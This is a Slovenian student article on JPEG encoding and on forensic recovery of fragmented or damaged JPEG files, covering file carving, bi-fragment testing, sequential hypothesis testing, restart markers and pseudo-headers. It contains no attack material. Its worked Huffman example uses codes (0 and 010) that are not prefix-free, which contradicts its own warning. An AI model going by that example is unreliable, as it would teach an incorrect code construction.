Kodiranje informacije (entropije) je primer neizgubne kompresije. Komponente slike, se najprej razporedijo po zik-zak (Slika 9), tako da na njih lahko uporabimo dolžinsko kodiranje (ang. RLE: run-length encoding). Pri RLE več zaporednih elementov z enako vrednostjo zakodiramo z enim znakom, ter številom ponovitev.

Primer: wwwwqqrqqqq zakodiramo kot: 4w2q1r4q

Huffmanova koda

Tudi, če uporabimo RLE na sliki, še vedno potrebujemo 8-bitov, za predstavitev vsake slikovne pike iz zaporedja RLE. Predstavljajmo si, da je slika sestavljena iz 4-ih različnih vrednosti slikovnih pik. Ker je slika 8-bitna, bi za vsako tako piko (v RLE) porabili 8-bitov, kar pa ni potrebno saj imamo le 4 različne vrednosti, ki jih lahko zapišemo z dvema bitoma.

Ta problem reši Huffmanova koda. Gre za brezizgubno stiskanje informacij. Na sliki (oz. na RLE) se najprej naredi statistika elementov, da ugotovimo kateri elementi se kako pogosto uporabljajo. Nato se elemente po velikosti od največ uporabljenega do najmanj uporabljenega zakodira z minimalnim zaporedjem bitov, ki še vedno omogoča, da elemente




Figure 9: Zig-zak vzorec po celotni sliki. Vidimo lahko, da se spodnji deli MCU blokov (tam kjer so ničle) nahajajo en za drugim v po daljši dolžini.

ločimo med seboj. Kaj kakšno zaporedje bitov pomeni, pa je shranjeno v Huffmanovi preslikovalni tabeli.

Zaznamek*: Ta tabela je lahko že vnaprej podana (to se uporablja, pri slabših programih z namenom hitrejšega kodiranja), v večini primerov pa se vedno znova izračuna.

Primer

Imejmo primer slike v kateri je: 16 elementov barve 200, 8 elementov 100, 4 elementi 50 ter 2 elementa 25. Če bi to shranili brez stiskanja bi potrebovali $(16+8+4+2)*8 = 240$ bitov. Sedaj pa jih zakodirajmo po Huffmanovi kodi. Barvni element 200 se največ uporablja zato, ga zakodiramo kot bit: 0. Sledi mu element 100, ki se zakodira v 11. Naslednja dva elementa bosta potrebovala dodaten bit, da lahko ločimo zaporedje: 50 gre v 101, 25 pa 010. Poglejmo si koliko prostora smo prihranili: $16 * 1 + 8 * 2 + 4 * 3 + 2 * 3 = 50$ bit. To je kar 5-krat manj kot v primeru, ko ne uporabljamo Huffmanove tabele. Opomba: Paziti je treba, da se nobena kombinacija kodnih besed ne sešteje v drugo kodno besedo, saj jih v nasprotnem primeru ne moremo ločiti (med sabo) pri dekodiranju.

2.8 JPEGSnoop

Program JPEGSnoop nam omogoča vpogled v glavo datoteke JPEG. V slikah 10 in 11 lahko vidimo kako zgleda kvantizacijska ter Huffmanova tabela za pravo sliko. Opazimo lahko, da je tabel več kot le ena. To je zato, ker se vsaka komponenta (Y, C_B,C_R) kodira s svojo tabelo.

3. OSNOVNI PRISTOPI

3.1 Naivni pristop

V splošnem se problema iskanja in obnavljanja slike lahko lotimo na enak način, kakor iskanja drugih vrst datotek - z izklesevanjem (oziroma v ang. *file carving*). Zaporedoma beremo bloke na disku oziroma drugi shranjevalni napravi dokler ne najdemo glave, značilne za to vrsto datoteke. Nato enako poiščemo še nogo in vsebino med glavo in nogo okličemo za izgubljeno datoteko. V primeru JPEG formata se




Figure 10: Primer Huffmanove tabele za sliko JPEG




Figure 11: Primer kvantizacijske matrike za sliko JPEG

glava začne z 0xFFD8, noga pa z 0xFFD9, kot je razvidno iz tabele v prejšjem odseku.

V primeru, da je slika v celoti shranjena sekvenčno, bo zgornji pristop deloval in bo efektivno našel sliko. Na žalost to mnogokrat ni res, saj so slike po svoji naravi velike datoteke in so zato večkrat fragmentirane. V analizi [2] je bilo pokazano, da je kar 16% vseh JPEG datotek framentiranih. V teh primerih bo zgornji postopek vrnil zaporedje blokov, ki v celoti ne pripadajo iskani sliki, oziroma lahko bi se zaporedje tudi končalo pri nogi čisto ločene druge slike (primer na sliki 12).

Za reševanje problema obnove fragmentiranih slik, potrebujemo močnejše metode in pri tem uporabimo več lastnosti specifičnih za JPEG format.

3.2 Bi-fragmentno testiranje

V delu [2] je opisano iskanje slike v primeru, da imamo le dva fragmenta. Ta poseben primer je smiselen, saj je tako fragmentiranje najbolj pogosto. Metoda predpostavlja tudi, da sta kosa slike na mediju shranjena dovolj skupaj.

Omenimo na tem mestu, da ima večina formatov (vključno z JPEG) specifično strukturo. Ta onemogoča, da bi se naključen kos podatkov dal dekodirati z standardnim dekoderjem za ta format. Pri JPEG lahko do težav pride pri napačnih oznakah (*markers*) in pri branju bitnega zaporedja, ki ne ustreza nobenemu polju v Huffmanovi tabeli. V teh primerih bo dekoder javil napako in bomo lahko zagotovo vedeli, da vhodni podatki ne tvorijo JPEG slike.

Pri bi-fragmentnem iskanju postopamo tako: Najdemo blok z glavo (b_g) ter blok z nogo(b_n), nato z izčrpnim preiskovanjem poskušamo najti taka bloka b_i, b_j, ki se nahajata vmes med b_g in b_n, tako da dekoder pri nizu $b_g ... b_i\ b_j ... b_n$ ne javi napake (primer na sliki 13). Preiskujemo tako, da najprej poskušamo najti b_i, b_j, ki sta na razdalji enega bloka, nato vse ki so na razdalji dveh blokov in tako naprej (na tak način zagotovimo, da ne bomo zavrgli nobenega kosa pravilne slike). To iskanje je reda $O(n^2)$, kjer je n razdalja med b_g in b_n.

Slabosti te metode so v njenih predpostavkah, ki niso vedno izpolnjene. Dodatno se lahko zgodi, da se nek niz dekodira brez napake, kljub temu da so nekateri podatki v njem naključni oziroma vzeti iz drugih datotek.

3.3 Reševanje splošnejšega problema

Sedaj se bomo lotili reševanja problema, kjer je fragmentov več, njihovo število pa ni niti vnaprej znano. Prav tako bomo hkrati obnovili vse JPEG datoteke, ki so na mediju, ne le ene kakor v prejšnjih poizkusih.

Lahko bi predpostavili, da je fragmentov poljubno mnogo in so med seboj premešani blok po blok. Z takim problemom se ukvarja delo [4] in ga rešuje s prevedbo na problem iskanja k najcenejših poti v grafu. Vendar je taka predpostavka premočna in nam preveč oteži delo. V realnosti je fragmentov malo in vsak vsebuje tisoče zaporednih blokov. To dejstvo bomo uporabili v nadaljevanju tega dela.




Figure 12: Primer fragmentiranega diska. Na njem se nahajajo 4 različne slike, ki so precej zmešane med seboj. Slika je vzeta iz [1].




Figure 13: Na tej sliki imamo shemo, kot jo predpostavlja ta metoda. Oranžni bloki so deli slik, medtem ko to rumeni naključni podatki oziroma deli drugih datotek. Naloga algoritma je identificirati mejo med njima (v tem primeru je meja med bloki 4 in 5 ter med 7 in 8).

Okvirno se bomo problema lotili po naslednjih korakih [3]:

- Poiščemo vse glave JPEG datotek na mediju.
- Vsaki glavi določimo pripadajoči začetni fragment
- Med vsemi ostalimi bloki, poiščemo najbolj verjetnega da bi lahko bil začetek drugega fragmenta.
- Temu bloku poiščemo pripadajoči fragment in postopek ponavljamo od tretje točke naprej.

Konec fragmenta poiščemo tako, da zaporedoma trenutnemu nizu blokov dodajamo naslednjega, dokler nismo prepričani, da je nastali niz neveljaven. Napaka dekoderja zagotovo pomeni, da je vsaj zadnji dodan blok napačen. Nepravilnost bloka lahko določimo tudi tako, da v njem najdemo ključno besedo, ki pripada drugi datotečni vrsti, ali pa je njegov statističen vzorec napačen za JPEG datoteko [5].

Za najbolj zanesljivo se je izkazalo 'Sekvenčno testiranje hipoteze' (*sequential hypothesis testing* [3]), ki je opisano v naslednjim razdelku.

3.4 Sekvenčno testiranje hipoteze

Zanima nas ali naslednji blok z veliko verjetnostjo še vedno pripada istemu fragmentu, zato se bomo problema lotili s statističnimi metodami.

Vzemimo zaporedje blokov b_1, b_2,...,b_n. Definirajmo hipotezo H_0, da celotno zaporedje pripada istemu segmentu in hipotezo H_1, da zaporedje ne pripada segmentu. V vsakem koraku dobimo neko opažanje Y_i in na njegovi podlagi ocenimo pogojne verjetnosti $P(Y_i|H_0)$ in $P(Y_i|H_1)$. Definirajmo:

$$\delta(Y) = \frac{P(Y|H_0)}{P(Y|H_1)} = \prod_{i=0}^{n} \frac{P(Y_i|H_0)}{P(Y_i|H_1)}$$

Ostane nam le še izbrati meji t^+ in t^- in izid statističnega testa lahko definiramo tako:

$$\text{Izid} = \begin{cases} H_0 & \text{ce } \delta(Y) > t^+ \\ H_1 & \text{ce } \delta(Y) < t^- \\ \text{Nedoloceno} & \text{sicer} \end{cases}$$

Zanesljivo vemo, da je prvi blok (ki vsebuje glavo) del fragmenta, ostale bloke pa bomo iterativno dodajali h njemu. Začnemo z praznim zaporedjem ter nato v vsakem koraku v zaporedje dodamo nov blok b_i. Če test pokaže, da bloki v zaporedju pripadajo segmentu, jih dodamo v množico zanesljivih blokov in zaporedje spraznimo. V primeru, da je test negativen, potem s postopkom zaključimo in množico zanesljivih blokov okličemo za iskani fragment. V primeru, da rezultati testa niso zanesljivi v zaporedje dodamo naslednji blok in postopek ponavljamo.

Da povečamo zanesljivost tako dobljenega konca segmenta, lahko test ponovimo tokrat v obratno smer (začnemo s koncem segmenta in dodajamo bloke proti njegovi glavi). V primeru, da smo v segment zajeli preveč blokov, bo zadnjih nekaj precej naključnih in bodo zato zavrnjeni v testu.

Na tem mestu moramo smiselno definirati opažanje in njegove pogojne verjetnosti. Opirali se bomo na opažanje, da je večina slik naravno gladkih in če dva kosa slike postavimo skupaj bomo imeli veliko ujemanj na robu. Opažanje definirajmo kot neko metriko, ki meri ujemanje trenutne slike z novim kosom, tako da prištevamo razlike po vsem notranjem robu, kot je prikazano na sliki 14. Končni rezultat normaliziramo tako, da upoštevamo dolžino roba.

Pogojne verjetnosti za specifične vrednosti metrike lahko pridobimo empirično. V delu [3] sta avtorja rezala 600 različnih slik in s tem dobila verjetnosti, ki so dale dobre rezultate na vseh preizkusih.

3.5 Izbiranje naslednjega začetka

Kadar zgornji korak ponovimo z vsako najdeno glavo, dobimo začetne fragmente vseh slik na mediju. Naslednji cilj je najti blok, ki je najverjetnejši začetek nekega naslednjega fragmenta.

To naredimo tako, da preiščemo vse bloke v neki vnaprej dani okolici do sedaj najdenih fragmentov in jih poskušamo odkodirati skupaj z vsakim izmed do sedaj znanih kosov slik. Bloke, ki so deli že znanih fragmentov oziroma nimajo JPEG strukture lahko seveda že vnaprej zavržemo. V vsakem poizkusu zabeležimo kako dobro je bilo ujemanje (po metriki




Figure 14: Prikaz pikslov, katerih vrednosti primerjamo. Slika je vzeta iz [3].

iz prejšnjega odseka) z danim fragmentom. Na koncu vzamemo blok z najboljšim ujemanjem izmed vseh poizkušenih kombinacij in ga okličemo za začetek naslednjega fragmenta (ta fragment bo nadaljevanje slike, s katero se je blok ujel).

4. IZBOLJŠAVE

4.1 Cilji

Že poznane metode za rekonstrukcijo JPEG datotek, lahko izboljšamo na naslednja načina.

Ko že identificiramo prvi kos fragmentirane datoteke se iskanje naslednjega kosa izkaže za zelo računsko zahtevno in potratno. Zato lahko spremenimo obstoječe metode tako, da iščemo naslednje kose datotek s pomočjo ujemanja vzorcev, torej da iščemo kose datotek v gručah, kjer je večja verjetnost, da se ti nahajajo.

Že obstoječe metode temeljijo na identifikaciji in rekonstrukciji glave JPEG datoteke. To pa zaradi tega, ker glava poseduje vse potrebne informacije in parametre za dekodiranje datoteke. Zaradi te odvisnosti z obstoječimi metodami ne moremo rekonstruirati datotek oziroma slik, katerim manjka glava ali pa kar del same datoteke. To slabost seveda želimo odpraviti z našo bolj robustno metodo.

4.2 Iskanje kosov s pomočjo Huffmanovih tabel

Glavna težava pri iskanju kosov (fragmentov) JPEG datotek je v tem, da so ti kosi zakodirani, kar seveda zelo oteži samo iskanje. Ker glava datoteke ni zakodirana je iskanje te neprimerno lažje: Težava pa nastane potem, ko ponavadi med dvema najdenima kosoma ostane ogromna gruča podatkovnih blokov, katero moramo nato temeljito preiskati. Vendar pa si lahko pomagamo z dejstvom, da se v vsakdanjem življenju zelo redko soočamo s primeri, ko se datoteke razdrobijo v več kot tri dele in da so ti deli med sabo daleč narazen[2].

Pri obeh metodah, ki jih predlagata Garfinkel[2] in Pal[3], je ponavljajoče se dekodiranje ključnega pomena pri iskanju začetka naslednjega kosa datoteke. Ker pa je seveda samo dekodiranje zelo računsko zahtevno, kmalu postane rekonstrukcija datotek, ki so razdrobljene v veliko kosov po celem disku, praktično neizvedljiva. Ta problem lahko rešimo s pomočjo strukturnih lastnosti posameznih datotek, tako da poiščemo datotečne bloke s podobnimi lastnostmi.

JPEG datoteka vsebuje dva razreda segmentov: entropijsko zakodirane dele, ki predstavljajo samo sliko in pa markerje, ki vsebujejo potrebne informacije za dekodiranje slike. Če želimo doseči karseda najboljše stiskanje slike bi morali za vsako sliko posebej izbrati Huffmanove kodirne tabele, kar pa je v praksi seveda zelo redko. Ko k tem dodamo še omejitve Huffmanovega kodiranja, to pomeni, da zakodirana zaporedja ne bojo tako naključna. To pa implicira naslednje dejstvo, da lahko dva zakodirana zaporedja z različnima Huffmanovima tabelama ločimo med sabo. To dejstvo bo osnova za našo metodo, ki bo za razlikovanje različnih zakodiranih delov uporabljala informacije o frekvencah pojavitve vzorcev bitov glede na format JPEG. Na metodo lahko gledamo, kot poenostavljen dekoder, vendar namesto da dekodiramo vse bloke v gručah raje zgeneriramo vzorec s katerim poiščemo gručo v kateri se najbolj verjetno nahaja naslednji del (fragment) datoteke. Nato pa nadaljujemo z dekodiranjem, ki ga predlagajo že obstoječe metode.

S tem smo pridobili najmanj dve prednosti. Namesto da bi naključno dekodirali veliko število blokov za iskanje začetnega bloka kosa datoteke, tako dekodiramo le najbolj verjetne. Druga pomembna prednost pa je ta, da lahko pa identificiramo tudi nepopolne dele (dele z manjkajočimi oziroma poškodovanimi podatki).

4.2.1 Konstrukcija vzorcev

Pri naši metodi pričakujemo, da se pojavitvena frekvenca n-bitnega vzorca v m-bitnem zaporedju giblje okoli $\frac{m}{2^n}$ (pri velikem m). Vendar če m-bitno zaporedje ni naključno, potem za določene n-bitne vzorce lahko pričakujemo pristranskost, kar se pokaže pri odstopanju od pričakovanega števila naključnih ujemanj. Za konstrukcijo takih vzorcev, katere lahko odkrijemo, potrebujemo datoteke z določeno strukturo. Ker pa JPEG datoteke vsebujejo štiri Huffmanove kodirne tabele in ker se te ne ujemajo s statističnimi lastnosti podatkov imajo JPEG datoteke določeno strukturo. Za zadostno doseganje nenaključnosti lahko zato uporabimo vzorce zgrajene iz Huffmanovih besed. Še en razlog da imajo JPEG datoteke točno določeno strukturo je v tem, da so zgenerirane s ponavljajočim kodiranjem enot MCU (minimalna enota kodiranja).

Za kodiranje barvnih komponent se uporabljajo različne Huffmanove tabele: Poudariti pa je treba še to, da ima vsaka komponenta dva različna koeficienta DC in AC, ki se zaradi drugačnih lastnosti kodirata z drugo kodirno tabelo. Med samim kodiranjem se struktura MCU ohranja in zagotavlja, da se zakodirano zaporedje začne z Y-DC in Y-AC komponentama, katerima sledijo DC in AC koeficienti Cb in Cr komponent. Za dodatno reševanje nejasnosti pa imamo na voljo še polja EOB (konec bloka). Na koncu pa moramo biti še pazljivi pri izbiri dolžine vzorca, saj bojo kratki vzorci vrnili veliko naključnih ujemanj. Uporabiti moramo torej daljše vzorce.

4.2.2 Ugotovitve

Eksperiment je pokazal da lahko z bitnimi vzorci, ki smo jih izgradili iz Huffmanovih tabel, zaznamo in identificiramo datoteke, ki so bile zgrajene oziroma zakodirane s pomočjo teh istih tabel. Ta način močno sloni na raznolikosti Huffmanovih tabel, ki so uporabljene v kodiranju slik. Če bi seveda bile vse slike zakodirane z isto množico Huffmanovih tabel, potem ta pristop ne bi ponujal nobenih prednosti. Vendar pa to ni tak problem, saj veliko digitalnih kamer uporablja svoje tabele, programi za urejanje slik pa jih ponavadi generirajo kar sami in s tem še dodatno optimizirajo podano sliko.

Če pa tudi ta način mogoče ne omogoča boljše iskanje individualnih slik (saj lahko le te uporabljajo iste kodirne tabele), lahko z njim v najslabšem primeru ločimo med sabo kose slik na višjem nivoju (torej slike iz različnih okolij).

4.3 Rekonstrukcija datotek z manjkajočimi podatki

Rekonstrukcija datotek JPEG (tako fragmetniranih, kot tudi nefragmentiranih) s pomočjo ostalih pristopov je možna le ob prisotnosti glave datoteke, saj le ta vsebuje potrebne informacije, ki jih potrebuje dekoder za interpretacijo JPEG slike.

Torej deli slik katerih ne moremo povezati z znano glavo se ne morejo rekonstruirati. Še več, ker dekodiranje sledi točno določeni strukturi, vsaka vmesna motnja oziroma okvara prepreči rekonstrukcijo datoteke. Zatorej vsaka motnja v kontinuiteti datoteke povzroči napako v dekodiranju, kar pomeni, da se kosi datotek za to motnjo ne bodo več rekonstruirali.

Obravnavali bomo dva ločena primera. V prvem bomo obravnavali datoteke oziroma slike katerim manjka del podatkov, v drugem pa datoteke s poškodovano oziroma manjkajočo glavo.

4.3.1 Rekonstrukcija poškodovanih fragmentov slik

JPEG standard ponuja tako imenovane "restart markerje" kot sredstvo za detekcijo in rekonstrukcijo ob napakah bitnega toka ("bitstream errors"). Obstaja osem unikatnih restart markerjev, ki so predstavljeni z dvo bajtnim zapisom (0xFFD0 – 0xFFD7). So edini, ki se lahko pojavijo vgrajeni v entropijsko kodiran segment, zatorej jih lahko iščemo direktno v podatkih. Markerji so periodično, od 0 do 7, vstavljeni v podatke. Število MCU enot med markerji pa določa segment DRI, ki se nahaja v glavi. Čeprav je vstavljanje restart markerjev opcijsko, se ti ponavadi pojavljajo v JPEG datotekah, zlasti v velikih slikah.

DC koeficienti barvnih komponent se raje kot absolutne vrednosti kodirajo kot relativne razlike. Ko med dekodiranjem naletimo na restart marker se te DC vrednosti ponastavijo na nič. To lahko razumemo tudi kot dejstvo, da se sklopi MCU enot med restart markerji dekodirajo neodvisno drug od drugih. Hkrati, ker so markerji zaporedno vstavljeni v podatke, lahko dekoder ob morebitni napaki izračuna število preskočenih MCU enot in glede na prejšni marker določi od kje naprej v sliki naj se dekodiranje nadaljuje. Zaradi teh lastnosti so seveda restart markerji potencialno zelo uporabni pri rekonstrukciji poškodovanih kosov datotek.

Seveda še zmeraj obstaja problem iskanja glave datoteke. Če imamo glavo in njene podatke, potem lahko tako kot smo že omenili, zgradimo vzorce in poiščemo kose datotek, kateri so bili bolj verjetno zgenerirani iz istih Huffmanovih kodirnih tabel. Nato lahko že s prvim restart markerjem dekodiramo poškodovane kose z uporabo glave ali pa ga združimo s prvim kosom te datoteke in ga dekodiramo. V obeh primerih bo dekodiranje uspešno le za ujemajoča se dela datoteke.

Da bi ocenili uporabnost restart markerjev pri rekonstrukciji poškodovanih kosov datotek, smo simulirali različne scenarije. V ta namen smo izbrisali naključno število podatkov iz glave, centra in repa neke slike. V poškodovanih podatkih smo nato poiskali enega izmed sedmih markerjev in vse bite pred njim zavrgli. Dobljene podatke smo nato združili s prvim delom datoteke ali z glavo iz originalne JPEG datoteke, ter jih dekodirali. Dobljene rekonstrukcije slik prikazuje slika 15. Iz nje je razvidno, da se lahko posamezni kosi originalne slike uspešno rekonstruirajo.

4.3.2 Rekonstrukcija samostojnih fragmentov z uporabo psevdo glav

Očitno brez veljavne glave ne moremo dekodirati JPEG datoteke ali del nje. Zato si bomo v tem predelu poizkušali odgovoriti na vprašanje, katere podatke sploh potrebujemo da rekonstruiramo glavo oziroma ustvarimo psevdo glavo s katero lahko nato dekodiramo posamezne kose datoteke. Samo podatki, katere dobimo če analiziramo kodirano vsebino, ne bodo dovolj če želimo rekonstruirati glavo, zato bomo predpostavili, da so slike shranjene na nekem mediju, povezane med seboj do neke mere. Ta relacija med slikami lahko obstaja, saj so na primer slike lahko bile zajete z isto kamero ali pa spremenjene z istim programom. Vsi ti faktorji inducirajo različne stopnje skupnih informacij med sosednjimi datotekami v smislu njihovih kodirnih lastnosti, ki pa se seveda lahko razlikujejo glede na same specifikacije dekoderja in kvalitete slike. V bistvu bomo torej raziskali možno uporabo zakodiranih informacij iz že rekonstruiranih datotek oziroma slik, za rekonstrukcijo posameznih samostojnih fragmentov ostalih slik.

Če upoštevamo le osnovne JPEG/JFIF slike, najbolj pogosta kodirna metoda potrebuje za uspešno kodiranje in dekodiranje le naslednje informacije, ki jih lahko kategoriziramo v štiri skupine:

- Širina in višina slike podana v številu pikslov
- 8×8 kvantizacijska tabela, ki se uporablja pri stiskanju
- Število barvnih komponent in tip "chroma" vzorčenja, ki se uporablja v kompoziciji MCU enot.
- Huffmanove kodirne tabele

Dekoder potrebuje velikost slike, da lahko iz nje izračuna število MCU enot in s tem pravilno dekodira vsako enoto posebej, ter jo položi na njeno pravo mesto v sliki. Poleg

Figure 15: Rekonstruirane slike po tem, ko smo jim odstranili naključno število podatkov iz repa slike (zgoraj levo), centra (zgoraj desno) in glave ter repa hkrati (spodnja vrsta). Slika je vzeta iz[1]

tega ker zakodirane vrednosti niso kvantizirane, potrebujemo še kvantizacijske tabele, da lahko te vrednosti dekvantiziramo in izvedemo inverzno DCT transformacijo. Kompozicija MCU enot priskrbi dekoderju potrebne informacije o vrstnem redu dekodiranja barvnih komponent. Dekodiranje le teh pa je seveda možno le z uporabo primernih Huffmanovih tabel.




Figure 16: Slike A$(160 \times 120 pikslov)$**, B**$(120 \times 160 pikslov)$ **in C**$(160 \times 120 pikslov)$**, generirane z uporabo enakih Huffmanovih tabel. Slika je vzeta iz [1].**

Poudariti pa je treba, da vse te zgoraj naštete informacije niso enako pomembne pri uspešni rekonstrukciji datoteke. Tako na primer, prvi dve informaciji (velikost slike in kvantizacijska tabela) nista kritični za uspešno dekodiranje slike. Če se na primer velikost slike opisana v glavi ne sklada z dejansko velikostjo, se lahko nekateri bloki slike zamaknejo in s tem pokvarijo videz slike, vendar pa se sama informacija slike ne izgubi (slika 17 prikazuje dekodiranje slike A z uporabo glave slike B, ki ima drugačne dimenzije 16). Prav tako, nepravilna informacija o stiskanju povzroči lahko le slabšo kvaliteto dobljene slike. Slika je lahko videti zamegljena, vendar pa se vsi pomembni detajli ohranijo.

Torej četudi se velikost slike in uporabljena kvantizacijska tabela ne skladata, lahko, če le imamo pravilno kompozicijo MCU enot in Huffmanovo tabelo, uspešno rekonstruiramo sliko. Kompozicija MCU enot in specifikacija Huffmanovih tabel sta najbolj kritična pri uspešnem dekodiranju. Uporaba nepravilnih tabel in nepravilne velikosti MCU enot bo povzročila takojšnjo napako. Tri najbolj tipični načini vzorčenja so povzročili uporabo naslednjih velikosti MCU enot: 8×8, 8×16 in 16×16 pikslov. Torej če le imamo pravilno Huffmanovo tabelo, lahko kompozicijo MCU enot določimo s tem, da poizkusimo vse možne velikosti.

Figure 17: Rezultat dekodiranja slike A z uporabo glave slike B. Slika je vzeta iz [1].

Iz zgoraj naštetih ugotovitev lahko skrčimo problem rekonstrukcije samostojnega fragmenta slike na problem iskanja pravilne Huffmanove tabele. Vendar pa se tudi ta problem ne izkaže za težkega, ob upoštevanju dejstva da veliko kodirnikov uporablja že vnaprej določene tabele ali tabele, ki jih predlaga standard JPEG.

5. ZAKLJUČEK

V tem članku smo se dodobra spoznali z obstoječimi metodami za rekonstrukcijo JPEG datotek. Najprej smo poiskali razloge za težave pri rekonstrukciji datotek. Te so se skrivali predvsem v fragmentaciji in poškodovanimi datotekami. Za samo rešitev problema, smo morali na začetku preučiti samo strukturo JPEG datoteke in procese, ki stojijo za kodiranjem oziroma stiskanjem teh datotek.

Nato smo preučili že obstoječe metode za rekonstrukcijo JPEG datotek. Ogledali smo si Bi-fragmentno testiranje, za primere ko se datoteka razdrobi na največ dva kosa, nato pa tudi bolj splošno metodo za bolj razdrobljene datoteke.

Na koncu smo predlagali dve izboljšavi. Najprej smo predlagali metodo za identificiranje fragmentov na bolj učinkovit način kot način naključnega dekodiranja. Predlagali smo metodo iskanja vzorcev s pomočjo Huffmanovih tabel. Nato smo ustvarili metodo za rekonstruiranje poškodovanih fragmentov in preučevali možnost izgradnje psevdo glave za rekonstruiranje samostojnih fragmentov.

6. REFERENCES

[1] Husrev T. Sencar, Nasir Memon. *Identification and recovery of JPEG files with missing fragments.* `http://www.dfrws.org/2009/proceedings/p88-sencar.pdf`

[2] Garfinkel S. *Carving contiguous and fragmented files with fast object validation.* In: Proceedings of the 2007 digital forensics research workshop, DFRWS, Pittsburgh, PA, August 2007.

[3] Pal A, Sencar HT, Memon N. *Detecting file fragmentation point using sequential hypothesis testing.* In: Proceedings of the 2007 digital forensics research workshop, DFRWS, Florida, August 2008.

[4] Pal A, Memon N. *Automated reassembly of file fragmented images using greedy algorithms.* In: IEEE transactions on image processing, February 2006, pp. 385–93.

[5] Karresand Martin, Shahmehri Nahid. *File type identification of data fragments by their binary structure.* IEEE Information Assurance Workshop June 2006:140–7.

[6] JPEG wikipedia (2013): `http://en.wikipedia.org/wiki/JPEG`

[7] Run-length encoding (RME) (2013) `http://en.wikipedia.org/wiki/Run-length_encoding`

[8] YC_BC_R (2013) `http://en.wikipedia.org/wiki/YCbCr`

[9] Huffman coding (2013) `http://en.wikipedia.org/wiki/Huffman_coding`

[10] JPEGsnoop - JPEG File Decoding Utility `http://www.impulseadventure.com/photo/jpeg-snoop.html`

Detekcija ponarejenih slik z digitalno forenziko

